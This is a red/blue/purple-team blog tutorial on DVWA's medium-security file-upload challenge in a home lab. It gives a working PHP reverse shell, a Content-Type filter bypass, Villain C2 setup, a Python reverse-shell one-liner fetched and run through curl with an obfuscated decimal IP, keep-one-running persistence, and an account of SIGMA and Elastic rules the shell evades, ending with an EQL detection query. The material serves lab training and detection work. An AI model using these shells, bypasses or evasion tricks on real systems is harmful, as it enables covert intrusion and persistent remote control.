DVWA File Upload Med Sec - Red Blue Purple Team
In today’s post you will learn how to create and upload a PHP reverse shell to the DVWA. I introduce Villain as a Command & Control framework. Of course there are some new detection bypass techniques and a new persistence technique using run-one. There is a little WAF bypass to upload a revshell even with ModSecurity enabled.
For the Blue Team I provide means to detect the all the revshells.
Purple Team automates this testing with Nuclei and Omega-cli.
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
Blue Team deploys the whole environment.
ModSecurity
If you want to use ModSec to block the attacks follow the installation steps in the first Med Sec blog post.
If you enabled ModSecurity in the DVWA you’ll need to disable it for the remainder of the Red Team section of this post:
sudo sed -i 's/SecRuleEngine On/SecRuleEngine Off/' /etc/modsecurity/modsecurity.conf
File Upload Med Sec - Red Team
Moving onto the file upload challenge. Lets see how “Mr. Programmer” has hardened it this time.
Basic Browser
Lets try upload one of the PHP revshells from https://www.revshells.com/
Seems we can’t upload a file with a .php extension.
 Example medium fu revshell attempt
We can attempt the “null byte” approach, tying to upload a file with the name revshell.php\x00.jpg. This approach doesn’t work and just uploads a file with the name x00.jpg and strips everything before the backslash.
There is another way we can confuse the filter. Just change the “Content-Type” header in flight, which we control.
Open a burp instance and get FoxyProxy in Firefox to connect to the 127.0.0.1:8080 proxy.

When you upload a file say revshell.php intercept the request and modify the “Content-Type” header to be image/jpeg.
 Example medium fu header tamper
Click upload and in burp change the header to:
1
image/jpeg
 Example medium fu header tamper
 Example medium fu header tamper
Now start a netcat listener on the Kali guest. We use port 443 since we know it’ll pass the firewall.
Use the following incantation to bless
netcatto bind to privileged ports:sudo setcap 'cap_net_bind_service=+ep' $(realpath $(command -v nc))
1
nc -nvlp 443
Now visit the file you’ve just uploaded.
1
http://tartarus-dvwa.home.arpa/DVWA/hackable/uploads/revshell.php
 Example medium fu revshell
Side Channel: Arch Villain
Great we have an unstable revshell on the server, now what? Step in Villain a modern Command and Control (C2) framework for handling multiple revshells centrally.
First we obtain the framework with a little git clone on the Kali guest:
1
git clone https://github.com/t3l3machus/Villain.git
Open the directory you’ve just downloaded and install the requirements:
1
python3 -m pip install -r requirements.txt
Finally make sure you have gnome-terminal installed:
1
sudo apt update&&sudo apt install gnome-terminal -y
You need to bless Python to listen to privileged ports with:
sudo setcap 'cap_net_bind_service=+ep' $(realpath $(command -v python3))
Start villain with a little (the -n flag sets a custom rev TCP port):
1
python3 Villain.py -n 443
 Example villain command center
Now we make a custom revshell (we need to connect back to port 443 to pass the firewall in the Tartarus Lab) paste the following into a file on the Kali guest named revshell.php:
1
2
3
4
<?php
$sock = fsockopen("192.168.56.200", 443);
$proc = proc_open("bash", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);
?>
Now upload the file to the server with the burp filter bypass method mentioned earlier and navigate to the file to fire the shell.
You might have to change the port
burpuses becauseVillainalso binds to port8080! No two processes can share the same port nix land.
After some time you should see the following in the Villain terminal window:
 Example villain successful revshell
Side Channel: Black Mamba Shell
Is it possible to have an even sneaker, stable, shell? What about Zoidburg Python? Unfortunately, I am unable to recall whom to credit exactly with using Python as a persistence mechanism. I’ve also added my own spice to the mix.
A word of warning, the ‘revshell’ this method creates isn’t a TTY like shell, it only accepts commands meaning builtins like cd won’t act the way you are expecting!
First we create the Python one-liner in a file called foo.py in the Kali guest:
1
import socket,subprocess;s=socket.socket();s.connect(("192.168.56.200",443)); import os; [s.send(subprocess.getoutput(c).encode()) for c in iter(lambda:s.recv(1024).decode(),"")]
Now in the Villain terminal identify the shell you dropped:
1
sessions
 Example villain sessions
Now type:
1
shell <session-id>
 Example active revshell
In a new terminal window where you saved foo.py start a simple Python webserver to stage our implant:
1
python3 -m http.server 80
Again
python3needs to be blessed to bind to privileged ports if you get an error!
Now in the existing shell you’ve dropped on the target run the following:
1
keep-one-running python3 -c "$(curl -s 3232250056/foo.py)"
The above curl works thanks to glibc that will convert the 32-bit int into an IP address for us, 3232250056 -> 192.168.56.200!
If everything worked then you’ll be presented with the following:
 Example working revshell
No alerts in the SIEM.
 Example no alerts in the siem for the activity
A more stable shell that will survive the process being killed. Unfortunately it doesn’t survive reboots! We won’t be doing any cron modifications as that is really load!
Since we launched the shell with keep-one-running see the man page, the shell will stay alive even if killed.
 Example killing the shell
 Example shell revive
We have successfully bypassed the following alerts with this method:
- SIGMA - Suspicious Process Spawned by Apache with Shell Metacharacters (bypassed due to our parent process ID being the first revshell not
apache) - SIGMA - Linux Process Creation Web Reverse Shell (bypassed by the dropper revshell not having pipe redirect chars in the
command_lineargs) - Potential Remote Code Execution via Web Server (again the rule looks for
pidbeingapachewhich ours isn’t) - Process Backgrounded by Unusual Parent (Not using the
-cand&flag and shell metachar respectively)
The issue now is Unusual Process Spawned from Web Server Parent & Unusual Command Execution from Web Server Parent fortunately for us this rule only runs every hour and will pick up some activity but not all!
 Example alert for our revshell
Interesting, there are some obvious further obfuscations we could to to prevent even this alert, however we’ll save it for another time.
Our revshell dropper still leaves a detectable network trace with this EQL search explained in the Low Sec File Upload post:
1
2
3
4
5
6
7
8
sequence with maxspan=1s
  [ network where event.category == "network" and event.action == "pass"
      and cidrmatch(source.ip, "192.168.56.192/26")
      and cidrmatch(destination.ip, "192.168.56.64/26")
      and (destination.port == 80 or destination.port == 443) ]
  [ network where event.category == "network" and event.action == "pass"
      and cidrmatch(source.ip, "192.168.56.64/26")
      and cidrmatch(destination.ip, "192.168.56.192/26") ]
